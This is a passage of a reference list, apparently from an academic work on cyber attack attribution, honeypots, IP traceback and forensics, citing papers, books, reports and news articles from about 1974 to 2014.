M. Degermark. RFC 2507: IP header compression, February 1999. URL `https://tools.ietf.org/html/rfc2507`.

D.E. Denning. Activism, hacktivism, and cyberterrorism: The Internet as a tool for influencing foreign policy. *Networks and netwars: The future of terror, crime, and militancy*, 239:288–, 2001.

Der Spiegel. Shopping for spy gear: Catalog advertises NSA toolbox, 2013. URL `http://www.spiegel.de/international/world/catalog-reveals-nsa-has-back-doors-for-numerous-devices-a-940994.html`. Last accessed on 19 March 2015.

Desaster. Kippo SSH Honeypot, 2013. URL `https://code.google.com/p/kippo/`. Last accessed on 19 March 2015.

Detekt. Tool, 2014. URL `https://resistsurveillance.org/`. Last accessed on 19 March 2015.

Detica BAE Systems. Organised crime in the digital age: The real picture. 2012.

R. Dingledine, N. Mathewson, and P. Syverson. Tor: The second-generation onion router. In *Proceedings of the 13th conference on USENIX Security Symposium*, volume 13, pages –. DTIC Document, 2004.

D. Dittrich and K.E. Himma. Active response to computer intrusions. *Handbook of Information Security*, 3:664–681, 2005.

S. Dobson, S. Denazis, A. Fernndez, D. Gati, E. Gelenbe, F. Massacci, P. Nixon, F. Saffre, N. Schmidt, and F. Zambonelli. A survey of autonomic communications. *ACM Transactions on Autonomous and Adaptive Systems (TAAS)*, 1(2):223–259, 2006. ISSN 1556-4665.

T.W. Doeppner, P.N. Klein, and A. Koyfman. Using router stamping to identify the source of IP packets. In *Proceedings of the 7th ACM conference on Computer and communications security*, pages 184–189. ACM, 2000.

B. Dolan-Gavitt, B. Payne, and W. Lee. Leveraging forensic tools for virtual machine introspection. Technical Report GT-CS-11-05, Georgia Institute of Technology, 2011.

M. Dornseif, T. Holz, and C.N. Klein. Nosebreak-attacking Honeynets. In *Information Assurance Workshop, 2004. Proceedings from the Fifth Annual IEEE SMC*, pages 123–129. IEEE, 2004.

P. Eckersley. How unique is your web browser? In *Privacy Enhancing Technologies*, pages 1–18. Springer, 2010.

R.J. Ellison, J.B. Goodenough, C.B. Weinstock, and C. Woody. Evaluating and mitigating software supply chain security risks. Technical report, 2010.

ENISA. Proactive detection of security incidents, 2012a. Last accessed on 19 March 2015.

ENISA. Proactive detection of security incidents ii - Honeypots, 2012b. URL `http://www.enisa.europa.eu/activities/cert/support/proactive-detection/proactive-detection-of-security-incidents-II-honeypots`. Last accessed on 19 March 2015.

B. Erdelyi. Gamification of Information Security, September 2014. URL `https://education.skype.com/projects/245-gamification-of-information-security-applying-social-game-design/concepts-to-information-security`. Last accessed on 19 March 2015.

Facebook. Transparency report data requests, 2014. URL `https://www.facebook.com/about/government_requests`.

D. Farmer and W. Venema. *Forensic Discovery*, volume 6. Addison-Wesley Upper Saddle River, 2005.

J.P. Farwell and R. Rohozinski. Stuxnet and the future of cyber war. *Survival*, 53(1):23–40, 2011. ISSN 0039-6338.

Finfisher. Products and Services, 2014. URL `http://www.finfisher.com/FinFisher/products_and_services.html`. Last accessed on 19 March 2015.

G. Fleischer. Attacking Tor at the application layer. *Presentation at DEFCON*, 17:–, 2009.

S. Floeren. Honeypot-architectures using VMI techniques. *Network*, 17:–, 2013.

Forbes. Shopping for zero-days: A price list for hackers' secret software exploits, 2012. URL `http://www.forbes.com/sites/andygreenberg/2012/03/23/shopping-for-zero-days-an-price-list-for-hackers-secret-software-exploits/`. Last accessed on 19 March 2015.

Frontline. The warnings, 2003. URL `http://www.pbs.org/wgbh/pages/frontline/shows/cyberwar/warnings/`. Last accessed on 19 March 2015.

Z. Gao and N. Ansari. Tracing cyber attacks from the practical perspective. *Communications Magazine, IEEE*, 43(5):123–131, 2005. ISSN 0163-6804.

L. Garber. Encase: A case study in computer-forensic technology. *IEEE Computer Magazine January*, pages –, 2001.

T. Garfinkel and M. Rosenblum. A virtual machine introspection based architecture for intrusion detection. In *NDSS*, pages –, 2003.

T. Garfinkel, K. Adams, A. Warfield, and J. Franklin. Compatibility is not transparency: VMM detection myths and realities. In *HotOS*, pages –, 2007.

T.M. Gil and M. Poletto. MULTOPS: A data-structure for bandwidth attack detection. In *Proceedings of the 10th conference on USENIX Security Symposium-Volume 10*, pages 3–. USENIX Association, 2001.

K.M. Gilleade and A. Dix. Using frustration in the design of adaptive videogames. In *Proceedings of the 2004 ACM SIGCHI International Conference on Advances in computer entertainment technology*, pages 228–232. ACM, 2004.

E J. Giorgio. Planning for the future of cyber attack attribution, July 2010. URL `http://gop.science.house.gov/Media/hearings/ets10/july15/Giorgio.pdf`. Last accessed on 19 March 2015.

C. Gong and K. Sarac. IP traceback based on packet marking and logging. In *Proc. of IEEE International Conference on Communications*, volume 2005, pages 1043–1047, 2005.

C. Gong, T. Le, T. Korkmaz, and K. Sarac. Single packet IP traceback in AS-level partial deployment scenario. In *Global Telecommunications Conference, 2005. GLOBECOM'05. IEEE*, volume 3, pages 5–. IEEE, 2006.

M.T. Goodrich. Efficient packet marking for large-scale IP traceback. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, pages 117–126. ACM, 2002.

Google. Transparency report data requests, 2014. URL `https://www.google.com/transparencyreport/userdatarequests/`.

G. Greenwald. *No Place to Hide: Edward Snowden, the NSA, and the US Surveillance State.* Metropolitan Books, 2014.

Guardian. How the NSA tampers with US-made Internet routers, 2014a. URL http://www.theguardian.com/books/2014/may/12/glenn-greenwald-nsa-tampers-us-internet-routers-snowden. Last accessed on 19 March 2015.

Guardian. Regin malware comes from western intelligence agency, say experts, 2014b. URL http://www.theguardian.com/technology/2014/nov/24/regin-malware-western-surveillance-technology. Last accessed on 19 March 2015.

H. Guerid, A. Serhrouchni, M. Achemlal, and K. Mittig. A novel traceback approach for direct and reflected ICMP attacks. In *Network and Information Systems Security (SAR-SSI), 2011 Conference on*, pages 1–5. IEEE, 2011.

A. Haeberlen, P. Fonseca, R. Rodrigues, and P. Druschel. Fighting cybercrime with packet attestation. Technical Report MPI-SWS-2011-002, University of Pennsylvania, Max Planck Institute for Software Systems, 2011.

M.H. Haghighat, M. Tavakoli, and M. Kharrazi. Payload attribution via character dependent multi-bloom filters. *Information Forensics and Security, IEEE Transactions on*, 8(5):705–716, 2013. ISSN 1556-6013.

S.L.N. Hald and J.M. Pedersen. An updated taxonomy for characterizing hackers according to their threat properties. In *Advanced Communication Technology (ICACT), 2012 14th International Conference on*, pages 81–86. IEEE, 2012.

I. Hamadeh and G. Kesidis. A taxonomy of Internet traceback. *International Journal of Security and Networks*, 1(1):54–61, 2006. ISSN 1747-8405.

O.A. Hathaway, R. Crootof, P. Levitz, and H. Nix. The law of cyber-attack. *Cal. L. Rev.*, 100:817–, 2012.

B. Hay and K. Nance. Forensics examination of volatile system data using virtual introspection. *ACM SIGOPS Operating Systems Review*, 42(3):74–82, 2008. ISSN 0163-5980.

H. Hazeyama, M. Oe, and Y. Kadobayashi. A layer-2 extension to hash-based IP traceback. *IEICE Transactions on Information and Systems E Series D*, 86(11):2325–2333, 2003. ISSN 0916-8532.

C. Hecker, K. L Nance, and B. Hay. Dynamic honeypot construction. In *10th Colloquium for Information Systems Security Education, University of Maryland, USA*, pages –. Citeseer, 2006.

T. Holz, M. Engelberth, and F. Freiling. Learning more about the underground economy: A case-study of keyloggers and dropzones. *Computer SecurityESORICS 2009*, pages 1–18, 2010.

T Hungenberg and M Eckert. INetSim, 2013. URL http://www.inetsim.org/.

J. Hunker, B. Hutchison, and J. Margulies. Role and challenges for sufficient cyberattack attribution. *Dartmouth College: The Institute for Information Infrastructure Protection (The I3P)*, 28, 2008.

ICO. The EU cookie law (e-Privacy Directive), 2014. URL https://ico.org.uk/for_organisations/privacy_and_electronic_communications/the_guide/cookies. Last accessed on 19 March 2015.

IDA Pro. Website, 2014. URL `https://www.hex-rays.com/products/ida/`.

W. Iverson. Hackers step up SCADA attacks, October 2004. URL `http://www.automationworld.com/information-management/hackers-step-scada-attacks`. Last accessed on 19 March 2015.

M. Ermert J. Appelbaum L. Poitras H. Moltke J. Kirsch, C. Grothoff. NSA/GCHQ: The HACIENDA program for Internet colonization, 2014. URL `http://www.heise.de/ct/artikel/NSA-GCHQ-The-HACIENDA-Program-for-Internet-Colonization-2292681.html`. Last accessed on 19 March 2015.

J. Jesson. *Doing your literature review: Traditional and systematic techniques*. Sage, 2011.

X. Jiang and X. Wang. Out-of-the-box monitoring of VM-based high-interaction Honeypots. In *Recent Advances in Intrusion Detection*, pages 198–218. Springer, 2007.

X. Jiang, D. Xu, and Y. Wang. Collapsar: A VM-based honeyfarm and reverse honeyfarm architecture for network attack capture and detention. *Journal of Parallel and Distributed Computing*, 66(9):1165–1180, 2006. ISSN 0743-7315.

N.F. Johnson and S. Jajodia. Steganalysis: The investigation of hidden information. In *Information Technology Conference, 1998. IEEE*, pages 113–116. IEEE, 1998.

E. Jones, O. Le Moigne, and J.M. Robert. IP traceback solutions based on Time-to-Live covert channel. In *Networks, 2004.(ICON 2004). Proceedings. 12th IEEE International Conference on*, volume 2, pages 451–457. IEEE, 2005.

H.T. Jung, H.L. Kim, Y.M. Seo, G. Choe, S.L. Min, C.S. Kim, and K. Koh. Caller identification system in the Internet environment. In *Proceedings of 4th USENIX Security Symposium*, volume 246, pages –. Citeseer, 1993.

D. Kaminsky. Black ops of TCP/IP 2011. *Black Hat*, pages –, 2011.

S. Kamkar. Evercookie. *URL: http://samy. pl/evercookie*, pages –, 2010.

K.H. Kantzer. Cyber attack attribution: An Asymmetrical risk to U.S. national security, 2011.

M. Kenney. Ping of death. *http://insecure.org/sploits/ping-o-death.html*, pages –, 1997.

J.O. Kephart. A biologically inspired immune system for computers. In *Artificial Life IV: proceedings of the fourth international workshop on the synthesis and simulation of living systems*, pages 130–139, 1994.

R.K. Knake. Untangling attribution: Moving to accountability in cyberspace. *Prepared Statement. Hearing on Planning for the Future of Cyber Attack*, pages –, 2010.

T. Kohno, A. Broido, and K.C. Claffy. Remote physical device fingerprinting. *IEEE Transactions on Dependable and Secure Computing*, pages 93–108, 2005. ISSN 1545-5971.

N. Krawetz. Anti-Honeypot technology. *Security & Privacy, IEEE*, 2(1):76–79, 2004. ISSN 1540-7993.

C. Kreibich and J. Crowcroft. Honeycomb: Creating intrusion detection signatures using Honeypots. *ACM SIGCOMM Computer Communication Review*, 34(1):51–56, 2004. ISSN 0146-4833.

I. Kuwatly, M. Sraj, Z. Al Masri, and H. Artail. A dynamic Honeypot design for intrusion detection. In *Pervasive Services, 2004. ICPS 2004. IEEE/ACS International Conference on*, pages 95–104. IEEE, 2004.

V. Kuznetsov, H. Sandstrm, and A. Simkin. An evaluation of different IP traceback approaches. *Information and Communications Security*, pages 37–48, 2002.

R.P. Laufer, P.B. Velloso, I.M. Moraes, MDD Bicudo, MDD Moreira, and OCM Duarte. Towards stateless single-packet IP traceback. In *Local Computer Networks, 2007. LCN 2007. 32nd IEEE Conference on*, pages 548–555. IEEE, 2007.

H. Lee, V. Thing, Y. Xu, and M. Ma. ICMP traceback with cumulative path, an efficient solution for IP traceback. *Information and Communications Security*, pages 124–135, 2003a.

H.C.J. Lee, M. Ma, V.L.L. Thing, and Y. Xu. On the issues of IP traceback for IPv6 and mobile IPv6. *Computers and Communication, 2003. (ISCC 2003). Proceedings. Eighth IEEE International Symposium on*, 1:582 – 587, 2003b. ISSN 1530-1346.

S.C. Lee and C. Shields. Challenges to automated attack traceback. *IT professional*, 4(3):12–18, 2002. ISSN 1520-9202.

T.H. Lee, W.K. Wu, and T.Y.W. Huang. Scalable packet digesting schemes for IP traceback. In *Communications, 2004 IEEE International Conference on*, volume 2, pages 1008–1013. IEEE, 2004.

T.K. Lengyel, J. Neumann, S. Maresca, B.D. Payne, and A. Kiayias. Virtual machine introspection in a hybrid honeypot architecture. In *Proceedings of the 5th USENIX Conference on Cyber Security Experimentation and Test, CSET*, pages 5–, 2012.

T.K. Lengyel, J. Neumann, S. Maresca, and A. Kiayias. Towards hybrid honeynets via virtual machine introspection and cloning. In *Network and System Security*, pages 164–177. Springer, 2013.

C. Li and T. Parsioan. Profiling Honeynet attackers. In *Proceedings of the Class of 2006 Senior Conference on Natural Language Processing*, pages 19–26, 2005.

J. Li, M. Sung, J. Xu, and L. Li. Large-scale IP traceback in high-speed Internet: Practical techniques and theoretical foundation. In *Security and Privacy, 2004. Proceedings. 2004 IEEE Symposium on*, pages 115–129. IEEE, 2004.

Z. Lin. Toward guest OS writable virtual machine introspection. Technical report, VMware Technical Journal, 2013.

Linux.die.net. libguestfs(3) - Linux man page, 2014. URL `http://linux.die.net/man/3/libguestfs`. Last accessed on 19 March 2015.

APT Mandiant. Exposing one of China's cyber espionage units, 2013. URL `http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf`.

A. Mankin, D. Massey, C.L. Wu, S.F. Wu, and L. Zhang. On design and evaluation of intention-driven ICMP traceback. In *Proc. IEEE International Conference on Computer Communications and Networks*, pages –. Citeseer, 2001.

Masterkey. Live Forensic Toolkit, 2014. URL `http://masterkeylinux.com/index.php/lft`. Last accessed on 19 March 2015.

McAfee. Dissecting Operation Troy: Cyberespionage in South Korea, 2013. URL `http://www.mcafee.com/uk/resources/white-papers/wp-dissecting-operation-troy.pdf`.

B. McCarty. The Honeynet arms race. *Security & Privacy, IEEE*, 1(6):79–82, 2003. ISSN 1540-7993.

M. McGuire and S. Dowling. Cyber crime: a review of the evidence. 2013. URL `https://www.gov.uk/government/publications/cyber-crime-a-review-of-the-evidence`.

Merriam Webster. Dictionary. *On-line at http://www.mw.com/home.htm*, pages –, 2002.

Merriam Webster. Definition for attribution, 2014. URL `http://www.merriam-webster.com/dictionary/attribution`. Last accessed on 19 March 2015.

Metasploit, LLC. The Metasploit Framework, 2007.

Microsoft. What are web beacons, and how do they generate more spam?, 2014. URL `https://support.office.com/en-gb/article/What-are-Web-beacons-and-how-do-they-generate-more-spam-63d84548-1679-4140-9d4f-5e8ccf8072c5`. Last accessed on 19 March 2015.

Microsoft. Microsft password checker, 2014. URL `https://www.microsoft.com/en-gb/security/pc-security/password-checker.aspx`.

R.T. Morris. A weakness in the 4.2 BSD Unix TCP/IP software. Technical report, AT&T Bell Laboratories, 1985. URL `http://pdos.csail.mit.edu/rtm/papers/117.pdf`.

G.C. Moura. *Internet bad neighborhoods*. Number 12. Giovane Cesar Moreira Moura, 2013.

S.J. Murdoch and G. Danezis. Low-cost traffic analysis of Tor. In *Security and Privacy, 2005 IEEE Symposium on*, pages 183–195. IEEE, 2005.

M. N. Mehta and Codenomicon. Heartbleed, 2014. URL `http://www.heartbleed.com`. Last accessed on 19 March 2015.

S. Nakamoto. Bitcoin: A peer-to-peer electronic cash system. *Consulted*, 1(2012):28–, 2008a.

S. Nakamoto. Bitcoin: A peer-to-peer electronic cash system. *Consulted*, 1(2012):28, 2008b.

K. Nance, B. Hay, and M. Bishop. Virtual machine introspection. *IEEE Computer Society*, pages –, 2008.

Network World. ZeuS botnet code keeps getting better for criminals, March 2010. URL `http://www.networkworld.com/news/2010/031110-zeus-botnet.html`. Last accessed on 19 March 2015.

A. Nicholson, S. Webber, S. Dyer, T. Patel, and H. Janicke. SCADA security in the light of cyber-warfare. *Computers & Security*, 31(4):418–436, 2012. ISSN 0167-4048.

V. Nicomette, M. Kaniche, E. Alata, and M. Herrb. Set-up and deployment of a high-interaction Honeypot: Experiment and lessons learned. *Journal in computer virology*, 7(2):143–157, 2011. ISSN 1772-9890.

Oracle, VM. VirtualBox. *User Manual 2013*, pages –, 2013.

Jim Owens and Jeanna Matthews. A study of passwords and methods used in brute-force ssh attacks. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, pages –, 2008.

T. Parker. Finger pointing for fun, profit and war? The importance of a technical attribution capability in an interconnected world. *Black Hat 2010*, 2010.

T. Parker. Stuxnet redux: Malware attribution & lessons learned. *Black Hat DC 2011*, pages –, 2011.

A. Pauna and V.V. Patriciu. CASSHH-case adaptive SSH honeypot. In *Recent Trends in Computer Networks and Distributed Systems Security*, pages 322–333. Springer, 2014.

B.D. Payne, M.D.P de Carbone, and W. Lee. Secure and flexible monitoring of virtual machines. In *Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual*, pages 385–397. IEEE, 2007.

PEiD. Website, 2014. URL `http://www.aldeid.com/wiki/PEiD`.

S. Peisert and M. Bishop. How to design computer security experiments. In *Fifth World Conference on Information Security Education*, pages 141–148. Springer, 2007.

J.K. Petersen. *Understanding surveillance technologies.* Taylor & Francis, 2007.

A. Pfeffer, C. Call, J. Chamberlain, L. Kellogg, J. Ouellette, T. Patten, G. Zacharias, A. Lakhotia, S. Golconda, and J. Bay. Malware analysis and attribution using genetic information. In *Malicious and Unwanted Software (MALWARE), 2012 7th International Conference on*, pages 39–45. IEEE, 2012.

V.H. Pham and M. Dacier. Honeypot trace forensics: The observation viewpoint matters. *Future Generation Computer Systems*, pages –, 2010. ISSN 0167-739X.

M. Ponec, P. Giura, J. Wein, and H. Brnnimann. New payload attribution methods for network forensic investigations. *ACM Transactions on Information and System Security (TISSEC)*, 13(2): 1–32, 2010. ISSN 1094-9224.

G.J. Popek and R.P. Goldberg. Formal requirements for virtualizable third generation architectures. *Communications of the ACM*, 17(7):412–421, 1974. ISSN 0001-0782.

pybrain.org. Reinforcement learning, 2014. URL `http://pybrain.org/docs/tutorial/reinforcement-learning.html`. Last accessed on 19 March 2015.

D. Ramsbrock, R. Berthier, and M. Cukier. Profiling attacker behavior following SSH compromises. In *Dependable Systems and Networks, 2007. DSN '07. 37th Annual IEEE/IFIP International Conference on*, pages 119 – 124. IEEE Computer Society, 2007.

F. Raynal, Y. Berthier, P. Biondi, and D. Kaminsky. Honeypot forensics. In *Information Assurance Workshop, 2004. Proceedings from the Fifth Annual IEEE SMC*, pages 22–29. IEEE, 2004a.

F. Raynal, Y. Berthier, P. Biondi, and D. Kaminsky. Honeypot forensics, part ii: Analyzing the compromised host. *Security & Privacy, IEEE*, 2(5):77–80, 2004b. ISSN 1540-7993.

F. Reid and M. Harrigan. *An analysis of anonymity in the Bitcoin system*. Springer, 2013.

Reuters. U.S. cyberwar strategy stokes fear of blowback, 2013. URL `http://www.reuters.com/article/2013/05/10/us-usa-cyberweapons-specialreport-idUSBRE9490EL20130510`. Last accessed on 19 March 2015.

J. Rexford, J. Wang, Z. Xiao, and Y. Zhang. BGP routing stability of popular destinations. In *Proceedings of the 2nd ACM SIGCOMM Workshop on Internet measurment*, pages 197–202. ACM, 2002.

M.K. Rogers. A two-dimensional circumplex approach to the development of a hacker taxonomy. *digital investigation*, 3(2):97–102, 2006. ISSN 1742-2876.

R. Rowlingson. A ten step process for forensic readiness. *International Journal of Digital Evidence*, 2(3):1–28, 2004.

M. Russinovich. Sysinternals Suite. *Microsoft TechNet*, pages –, 2009.

M. Russinovich. Analyzing a Stuxnet infection with the Sysinternals tools. Technical report, 2011. URL `http://blogs.technet.com/b/markrussinovich/archive/2011/03/30/3416253.aspx`.

S. Savage, D. Wetherall, A. Karlin, and T. Anderson. Practical network support for IP traceback. In *Proceedings of the conference on Applications, Technologies, Architectures, and Protocols for Computer Communication*, pages 295–306. ACM, 2000. ISBN 1581132239.

R. E. Sawilla and D. J. Wiemer. Automated computer network defence technology demonstration project (armour tdp): Concept of operations, architecture, and integration framework. In *Technologies for Homeland Security (HST), 2011 IEEE International Conference on*, pages 167–172. IEEE, 2011.

M.N. Schmitt. *Tallinn manual on the international law applicable to cyber warfare*. Cambridge University Press, 2013.

D. Schnackenberg, K. Djahandari, and D. Sterne. Infrastructure for intrusion detection and response. In *DARPA Information Survivability Conference and Exposition, 2000. DISCEX'00. Proceedings*, volume 2, pages 3–11. IEEE, 2002.

D. Schnackengerg, H. Holliday, R. Smith, K. Djahandari, and D. Sterne. Cooperative intrusion traceback and response architecture (CITRA). In *DARPA Information Survivability Conference & Exposition II, 2001. DISCEX'01. Proceedings*, volume 1, pages 56–68. IEEE, 2002.

C. Seifert, I. Welch, and P. Komisarczuk. Taxonomy of Honeypots. Technical Report CS-TR-06/12, Victoria University of Wellington, 2006.

K. Shanmugasundaram, N. Memon, A. Savant, and H. Bronnimann. Fornet: A distributed forensics network. *Computer Network Security*, pages 1–16, 2003.

K. Shanmugasundaram, H. Brnnimann, and N. Memon. Payload attribution via hierarchical bloom filters. In *Proceedings of the 11th ACM Conference on Computer and Communications Security*, pages 31–41. ACM, 2004.

J. Shea. NATO Official: Cyber attack systems proliferating. 2010. URL `http://www.defensenews.com/article/20100323/DEFSECT04/3230304/NATO-Official-Cyber-Attack-Systems-Proliferating`.

L. Shi, L. Jiang, D. Liu, and X. Han. Mimicry Honeypot: A brief introduction. In *Wireless Communications, Networking and Mobile Computing (WiCOM), 2012 8th International Conference on*, pages 1–4. IEEE, 2012.

Y. Shi, Y. Qi, and B.X. Yang. Deterministic link signature based IP traceback algorithm under IPv6. In *Advanced Communication Technology, 2008. ICACT 2008. 10th International Conference on*, volume 2, pages 1010–1014. IEEE, 2008.

M. Sikorski and A. Honig. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press, 2012.

RM Smith. Distributing Word documents with a locating beacon, 2000.

A.C. Snoeren. Hash-based IP traceback. In *Proceedings of the 2001 conference on applications, technologies, architectures, and protocols for computer communications*, pages 3–14. ACM, 2001. ISBN 1581134118.

A.C. Snoeren, C. Partridge, L.A. Sanchez, C.E. Jones, F. Tchakountio, B. Schwartz, S.T. Kent, and W.T. Strayer. Single-packet IP traceback. *IEEE/ACM Transactions on Networking (ToN)*, 10 (6):721–734, 2002. ISSN 1063-6692.

D.X. Song and A. Perrig. Advanced and authenticated marking schemes for IP traceback. In *INFOCOM 2001. Twentieth Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE*, volume 2, pages 878–886. IEEE, 2002. ISBN 0780370163.

L Spitzner. *Honeypots: Tracking hackers*, volume 1. Addison-Wesley Reading, 2003a.

L Spitzner. Honeypots: Are they illegal. *SecurityFocus InFocus Article (June 2003)*, pages –, 2003b.

L Spitzner. Honeytokens: The other honeypot, 2003c.

L Spitzner. The Honeynet project, 2004.

R Spitzner. The value of Honeypots, part one: Definitions and values of Honeypots, 2001. URL `http://www.symantec.com/connect/articles/value-honeypots-part-one-definitions-and-values-honeypots`.

D. Srinivasan and X. Jiang. Time-traveling forensic analysis of VM-based high-interaction Honeypots. In *Security and Privacy in Communication Networks*, pages 209–226. Springer, 2012.

S. Staniford-Chen and L.T. Heberlein. Holding intruders accountable on the Internet. In *Security and Privacy, 1995. Proceedings., 1995 IEEE Symposium on*, pages 39–49. IEEE, 2002.

S.J. Stolfo, S.M. Bellovin, S. Hershkop, A.D. Keromytis, S. Sinclair, and S. Smith. *Insider attack and cyber security: Beyond the hacker*, volume 39. Springer, 2008.

C. Stoll. *The cuckoo's egg.* Doubleday, 1989.

R. Stone. CenterTrack: An IP overlay network for tracking DoS floods. In *Proceedings of the USENIX Security Symposium*, 2000.

B. Stone-Gross, C. Kruegel, K. Almeroth, A. Moser, and E. Kirda. Fire: Finding rogue networks. In *Computer Security Applications Conference, 2009. ACSAC'09. Annual*, pages 231–240. IEEE, 2009.

J. Strand, P. Asadoorian, E. Robish, and B. Donnelly. *Offensive Countermeasures: The Art of Active Defense.* CreateSpace Independent Publishing Platform, 2013.

W.T. Strayer, C.E. Jones, I. Castineyra, J.B. Levin, and R.R. Hain. An integrated architecture for attack attribution. *BBN Technologies*, 10:–, 2003.

W.T. Strayer, C.E. Jones, F. Tchakountio, and R.R. Hain. SPIE-IPv6: Single IPv6 packet traceback. In *Local Computer Networks, 2004. 29th Annual IEEE International Conference on*, pages 118–125. IEEE, 2004.

W.T. Strayer, C.E. Jones, B.I. Schwartz, J. Mikkelson, and C. Livadas. Architecture for multi-stage network attack traceback. In *Local Computer Networks, 2005. 30th Anniversary. The IEEE Conference on*, pages 8–785. IEEE, 2005.

Symantec. W32.Stuxnet Dossier, February 2011. URL `http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf`. Last accessed on 19 March 2015.

K. Takemori, M. Fujinaga, T. Sayama, and M. Nishigaki. Host-based traceback; Tracking bot and C&C server. In *Proceedings of the 3rd International Conference on Ubiquitous Information Management and Communication*, pages 400–405. ACM, 2009.

Ars Technica. Russia publicly joins war on Tor privacy with $111,000 bounty, July 2014. URL `http://arstechnica.com/security/2014/07/russia-publicly-joins-war-on-tor-privacy-with-111000-bounty/`. Last accessed on 19 March 2015.

V.L.L. Thing, H.C.J. Lee, M. Sloman, and J. Zhou. Enhanced ICMP traceback with cumulative path. In *Vehicular Technology Conference, 2005. VTC 2005-Spring. 2005 IEEE 61st*, volume 4, pages 2415–2419. IEEE, 2005.

V.L.L. Thing, M. Sloman, and N. Dulay. Non-intrusive IP traceback for DDoS attacks. In *Proceedings of the 2nd ACM symposium on Information, computer and communications security*, pages 371–373. ACM, 2007.

O. Thonnard and M. Dacier. Actionable knowledge discovery for threats intelligence support using a multi-dimensional data mining methodology. In *Data Mining Workshops, 2008. ICDMW'08. IEEE International Conference on*, pages 154–163. IEEE, 2008.

H. Tsunoda, T. Tochiori, Y. Waizumi, N. Kato, and Y. Nemoto. Improving the efficiency of DoS traceback based on the enhanced iTrace-CP method for mobile environment. In *Communications and Networking in China, 2008. ChinaCom 2008. Third International Conference on*, pages 680–685. IEEE, 2008.

tux.org. Linux/Unix nbench, 2014. URL `http://www.tux.org/~mayer/linux/bmark.html`. Last accessed on 19 March 2015.

UK BIS. Department for Business Innovation and Skills information security breaches survey. 2014. URL `https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/307296/bis-14-767-information-security-breaches-survey-2014-technical-report-revision1.pdf`.

UK Government. The UK Cyber Security Strategy protecting and promoting the UK in a digital world. 2014.

United Nations. The right to privacy in the digital age, 2014. URL `http://www.ohchr.org/EN/HRBodies/HRC/RegularSessions/Session27/Documents/A.HRC.27.37_en.pdf`. Last accessed on 19 March 2015.

U.S. DoD. DOD needs industrys help to catch cyber attacks, Commander says. 2012.

U.S. DoJ. U.S. charges five chinese military hackers for cyber espionage against U.S. corporations and a labor organization for commercial advantage, May 2014. URL `http://www.justice.gov/opa/pr/2014/May/14-ag-528.html`. Last accessed on 19 March 2015.

V. Verendel, D.K. Nilsson, U.E. Larson, and E. Jonsson. An approach to using Honeypots in in-vehicle networks. In *Vehicular Technology Conference, 2008. VTC 2008-Fall. IEEE 68th*, pages 1–5. IEEE, 2008.

S. Vincent and J. Raja. A survey of IP traceback mechanisms to overcome Denial-of-Service attacks. In *Proceedings of the 12th international conference on Networking, VLSI and signal processing*, pages 93–98. World Scientific and Engineering Academy and Society (WSEAS), 2010.

Virus Total. Website, 2014. URL `https://www.virustotal.com`.

VMWare. Workstation, 2013a. URL `http://www.vmware.com/uk/products/workstation`.

ESX VMWare. Server, 2013b. URL `http://www.vmware.com/products/esxi-and-esx`.

Inc VMWare. VMWare VMSafe Security Technology, 2014. URL `http://www.vmware.com/technology/security/vmsafe.html`. Last accessed on 19 March 2015.

Vupen. Exclusive and extremely sophisticated zero-days for offensive security, 2014. URL `http://www.vupen.com/english/services/lea-index.php`. Last accessed on 19 March 2015.

J. Wadham, H. Mountfield, and C. Gallagher. *Blackstone's guide to the Human Rights Act 1998*. Oxford Univ Pr, 2009.

G. Wagener, R. State, A. Dulaunoy, and T. Engel. Self adaptive high interaction Honeypots driven by game theory. *Stabilization, Safety, and Security of Distributed Systems*, pages 741–755, 2009.

A. Walters. The Volatility Framework: Volatile memory artifact extraction utility framework, 2014. URL https://www.volatilesystems.com/default/volatility. Last accessed on 19 March 2015.

B.T. Wang and H. Schulzrinne. A Denial-of-Service-resistant IP traceback approach. In *Computers and Communications, 2004. Proceedings. ISCC 2004. Ninth International Symposium on*, volume 1, pages 351–356. IEEE, 2004.

W. Wang, J. Bickford, I. Murynets, R. Subbaraman, A.G. Forte, and G. Singaraju. Detecting targeted attacks by multilayer deception. *Journal of Cyber Security and Mobility*, 1:24–, 2013.

X. Wang, D.S. Reeves, S.F. Wu, and J. Yuill. Sleepy watermark tracing: An active network-based intrusion response framework. In *Trusted information: the new decade challenge: IFIP TC11 16th International Conference on Information Security (IFIP/Sec'01), June 11-13, 2001, Paris, France*, pages 369–. Springer Netherlands, 2001.

X. Wang, D. Reeves, and S. Wu. Inter-packet delay based correlation for tracing encrypted connections through stepping stones. *Computer SecurityESORICS 2002*, pages 244–263, 2002.

Washington Post. Mike McConnell on how to win the cyber-war we're losing, February 2010. URL http://www.washingtonpost.com/wp-dyn/content/article/2010/02/25/AR2010022502493.html. Last accessed on 19 March 2015.

D. Watson and J. Riden. The Honeynet Project: Data collection tools, infrastructure, archives and analysis. In *Information Security Threats Data Collection and Sharing, 2008. WISTDCS'08. WOMBAT Workshop on*, pages 24–30. IEEE, 2008.

Y. Wei, X. Fei, X. Chen, J. Shi, and S. Qing. Winnowing multihashing structure with wildcard query. In *Web Technologies and Applications*, pages 265–281. Springer, 2014.

D.A. Wheeler, G.N. Larsen, and Institute for Defense Analyses Alexandria VA. *Techniques for cyber attack attribution*. Defense Technical Information Center, 2003.

K. Wilhoit. Who's really attacking your ICS equipment? *Trend Micro*, pages –, 2013.

D. Williams, H. Jamjoom, and H. Weatherspoon. The Xen-blanket: Virtualize once, run everywhere. In *Proceedings of the 7th ACM european conference on Computer Systems*, pages 113–126. ACM, 2012.

Wired. FBI admits it controlled Tor servers behind mass malware attack, September 2013. URL http://www.wired.com/2013/09/freedom-hosting-fbi/. Last accessed on 19 March 2015.

C. Wohlin and R. Prikladniki. Editorial: Systematic literature reviews in software engineering. *Information and Software Technology*, 55(6):919–920, 2013. ISSN 0950-5849.

A. Wool. A quantitative study of firewall configuration errors. *Computer*, 37(6):62–67, 2004. ISSN 0018-9162.

A. Wool. Trends in firewall configuration errors: Measuring the holes in swiss cheese. *Internet Computing, IEEE*, 14(4):58–65, 2010. ISSN 1089-7801.

